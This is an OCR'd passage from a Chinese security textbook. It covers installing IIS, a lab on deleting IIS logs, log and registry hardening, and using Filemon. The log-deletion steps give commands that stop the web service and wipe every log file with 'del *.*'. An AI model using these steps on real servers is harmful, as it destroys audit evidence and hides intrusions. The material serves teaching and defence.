



图 2-42　Web 服务器角色(IIS)界面

**步骤 8**：选择“Web 服务器”组件(建议全选，否则可能得重新安装)，然后单击“下一步”按钮，如图 2-43 所示。





图 2-43　为 Web 服务器(IIS)选择要安装的角色服务

**步骤 9**：单击“安装”按钮，安装前确认配置的服务，如图 2-44 所示。

**步骤 10**：安装成功后，在浏览器中输入 127.0.0.1，出现如图 2-45 所示界面，表示安装成功。

**2. 在实验机上删除 IIS 日志**

主要操作步骤如下。

**步骤 1**：选择“控制面板”→“管理工具”，找到“Internet Information Services (IIS)管理器”，如图 2-46 所示。

**步骤 2**：打开 IIS 服务器窗口，依次展开要查看日志的网站，双击“日志”图标，如图 2-47 所示。(说明：Windows Server 2008 R2、2012、2016、2019 系统：双击“日志”图标；Windows Server 2003：右击要查看日志的网站→“属性”→“网站”选项卡→“属性”→“常规”选项卡。)

**步骤 3**：如图 2-48 所示，“目录(Y)”下边文本框中的%SystemDrive%\inetpub\logs\LogFiles 即为该网站的 IIS 日志保存目录，本实验中该路径是 C:\inetpub\logs\LogFiles。


图 2-44　安装 IIS 服务





图 2-45　Web 服务正常工作


图 2-46　找到 Internet Information Services(IIS)管理器





图 2-47　找到网站的日志管理





图 2-48　IIS 网站日志的相关配置信息

**步骤 4**：查看 C:\inetpub\logs\LogFiles\W3SVC1 中的日志文件，如图 2-49 所示。

**步骤 5**：双击打开该日志文件，如图 2-50 所示，里面详细记录了主机访问该网站请求报文的详细信息。

**步骤 6**：在 DOS 命令提示符下输入 cd C:\WINDOWS\system32\Logfiles\W3SVC1 命令，切换到 W3SVC1 目录下。

**步骤 7**：输入 net stop w3svc 命令，停止 w3svc 服务。


图 2-49　查看 Windows Server 2016 日志文件





图 2-50　IIS 日志文件

**步骤 8**：输入 del *.* 命令，删除所有日志文件。

**步骤 9**：输入 net start w3svc 命令，启动 w3svc 服务。

以上操作过程如图 2-51 所示。





图 2-51　对 IIS 服务的操作过程

**步骤 10**：通过以上操作，当再次打开 W3SVC1 目录时，在如图 2-52 所示的窗口中，将会发现日志文件已经被删除。





图 2-52　IIS 日志被删除

### 2.3.4 任务与思考

通过本实验，读者可以考虑这样一个问题：出于安全考虑，在提供重要服务的系统中如何将日志单独保存和加强管理。

针对此问题，具体可通过修改日志文件的存放文件夹（必须在 NTFS 分区中）的访问权限来实现。一般情况下，对于 Everyone 账户可只为其分配“读取”权限，对 System 账户可取消其“完全控制”和“修改”权限。这样，当攻击者试图清除 Windows 日志时，就会被拒绝。

由于攻击者容易在日志文件中留下操作的痕迹，因此管理员可以通过设置入侵检测系统（intrusion detection system，IDS）规则，建立系统受到入侵时的特征库，通过将系统运行情况与该特征库进行比较，判定是否有入侵行为发生。入侵检测作为一种“主动防御”的检测技术，具有较强的实时防护功能，可以迅速提供对系统、网络的攻击和对用户误操作的实时防护，在预测到入侵企图时进行拦截，或提醒管理员做好预防。

扫一扫

视频讲解

## 2.4 针对注册表的攻防

注册表和组策略是 Windows 操作系统提供的两项管理功能，两者的操作方法不同，但实现功能大部分相同。

### 2.4.1 预备知识：了解注册表

从用户的角度看，注册表系统由注册表数据库和注册表编辑器两部分组成。其中，注册表数据库包括 SYSTEM. DAT 和 USER. DAT 两个文件。SYSTEM. DAT 用来保存计算机的系统信息，如安装的硬件和设备驱动程序的有关信息等；USER. DAT 用来保存每个用户特有的信息，如桌面设置、墙纸或窗口的颜色设置等。注册表编辑器（regedit. exe）是一个专门用来编辑注册表的程序，用来进行对注册表的浏览、编辑和修改。注册表采用的是树状结构。

由于注册表的重要性，系统管理员可以通过加固注册表提高系统的安全性，防止攻击者通过修改注册表破坏系统。攻击者在入侵目标系统后则可以通过权限提升拥有对注册表的修改权限，再通过修改注册表实现对系统的攻击或为下一次攻击做好准备。

**1. 禁用注册表编辑器**

在 Windows 系统安装结束后，用户可以使用注册表编辑工具 regedit. exe 对注册表进行修改，故其存在较大的安全隐患。对于提供信息服务的重要系统而言，可以通过禁止用户使用注册表编辑工具来提高系统的安全性。

**2. 限制对注册表的远程访问**

由于注册表是 Windows 操作系统的核心，而且默认情况下所有安装 Windows 操作系统的计算机注册表在网络上都是可以被访问的，因此攻击者完全可以利用这个漏洞对目标主机进行注册表攻击，如修改文件关系和插入恶意代码。为了保护操作系统，可以禁止对注册表的远程访问，其具体方法是在本地“服务”列表中找到 Remote Registry 服务，将其“启动类型”设置为“禁用”即可。

**3. 禁用注册表的启动项**

一些恶意代码或攻击程序通过注册表的启动项(Run 值)加载运行。出于安全考虑，可以在注册表编辑器中依次展开 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run，将子键 Run 的权限设置为“读取”，取消对“完全控制”权限的选择。

## 2.4.2 实验目的与条件

**1. 实验目的**

通过本实验，使读者掌握以下的内容。

(1) Filemon 软件的原理和使用方法。

(2) FileChangeNotify 软件的原理和使用方法。

(3) Regmon 软件的原理和使用方法。

**2. 实验清单及软硬件要求**

读者可以在 Windows Server 2003 操作系统上完成本实验。在进行本实验之前，需要准备和部署以下软件。

(1) Filemon。Filemon 是一款文件系统监视软件，用于监视应用程序进行的文件读写操作。它将所有与文件相关的操作(如读取、修改、出错信息等)全部记录下来，并允许用户对记录的信息进行保存、过滤、查找等。

(2) FileChangeNotify。FileChangeNotify 是一款文件修改监视软件。

(3) Regmon。Regmon(registry monitor)是一款注册表数据库监视软件。


在本实验中，以上 3 款工具软件需要全部被保存在 C:\tools 文件夹中。

## 2.4.3 实验过程

**步骤 1**：以系统管理员身份正常登录 Windows Server 2003 操作系统。

**步骤 2**：进入 C 盘 tools 文件夹下的 filemon 文件夹，在 filemon.exe 文件上双击执行。

**步骤 3**：运行 filemon.exe 文件后，该文件即可将所有与文件相关的操作全部记录下来，选项栏依次显示为序号、时间、进程、请求、路径、结果、其他等，如图 2-53 所示。



| # | Time | Process | Request | Path | Result | Other |
|---|---|---|---|---|---|---|
| 560 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\ | SUCCESS | Options: Open Directory Access: 00100001 |
| 561 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\ | SUCCESS | FileNameInformation |
| 562 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\ | SUCCESS | FileFsAttributeInformation |
| 563 | 22:04:33 | wmiprvse.exe:584 | CLOSE | C:\ | SUCCESS | |
| 564 | 22:04:33 | wmiprvse.exe:584 | OPEN | C:\ | SUCCESS | Options: Open Directory Access: 00100001 |
| 565 | 22:04:33 | wmiprvse.exe:584 | DIRECTORY | C:\ | SUCCESS | FileBothDirectoryInformation: pagefile.sys |
| 566 | 22:04:33 | wmiprvse.exe:584 | CLOSE | C:\ | SUCCESS | |
| 567 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\IR50_32.DLL | SUCCESS | Attributes: A |
| 568 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\L3CODECA.ACM | SUCCESS | Attributes: A |
| 569 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\MSVIDC32.DLL | SUCCESS | Attributes: A |
| 570 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\IAC25_32.AX | SUCCESS | Attributes: A |
| 571 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\SL_ANET.ACM | SUCCESS | Attributes: A |
| 572 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\MSAUD32.ACM | SUCCESS | Attributes: A |
| 573 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\MSH261.DRV | SUCCESS | Attributes: A |
| 574 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\MSG711.ACM | SUCCESS | Attributes: A |
| 575 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\MSADP32.ACM | SUCCESS | Attributes: A |
| 576 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\TSSOFT32.ACM | SUCCESS | Attributes: A |
| 577 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\MSYUV.DLL | SUCCESS | Attributes: A |
| 578 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\ICOVID.DLL | SUCCESS | Attributes: A |
| 579 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\MSRLE32.DLL | SUCCESS | Attributes: A |
| 580 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\IR41_32.AX | SUCCESS | Attributes: A |
| 581 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\IR32_32.DLL | SUCCESS | Attributes: A |
| 582 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\IYUV_32.DLL | SUCCESS | Attributes: A |
| 583 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\MSG723.ACM | SUCCESS | Attributes: A |
| 584 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\IMAADP32.ACM | SUCCESS | Attributes: A |
| 585 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\MSGSM32.ACM | SUCCESS | Attributes: A |
| 586 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\MSH263.DRV | SUCCESS | Attributes: A |
| 587 | 22:04:33 | wmiprvse.exe:584 | QUERY INFORMATION | C:\WINDOWS\system32\TSBYUV.DLL | SUCCESS | Attributes: A |
| 588 | 22:04:33 | vmtoolsd.exe:232 | OPEN | C:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\ | SUCCESS | Options: Open Directory Access: 00100001 |
| 589 | 22:04:33 | vmtoolsd.exe:232 | DIRECTORY | C:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\ | NO SUCH FILE | FileBothDirectoryInformation: tools.conf |
| 590 | 22:04:33 | vmtoolsd.exe:232 | CLOSE | C:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\ | SUCCESS | |
| 591 | 22:04:33 | vmtoolsd.exe:232 | OPEN | C:\ | SUCCESS | Options: Open Directory Access: 00100001 |
| 592 | 22:04:33 | vmtoolsd.exe:232 | QUERY INFORMATION | C:\ | SUCCESS | FileFsSizeInformation |

图 2-53 Filemon 工具操作界面

**步骤4**：如果需要查看相关的进程，可以右击指定进程，在出现的快捷菜单中选择“进程属性”选项，显示如图2-54所示的信息。





图2-54　查看指定进程的属性

**步骤5**：双击某个进程，可以打开该进程所在的文件夹，如图2-55所示。





图2-55　定位进程所在的文件夹

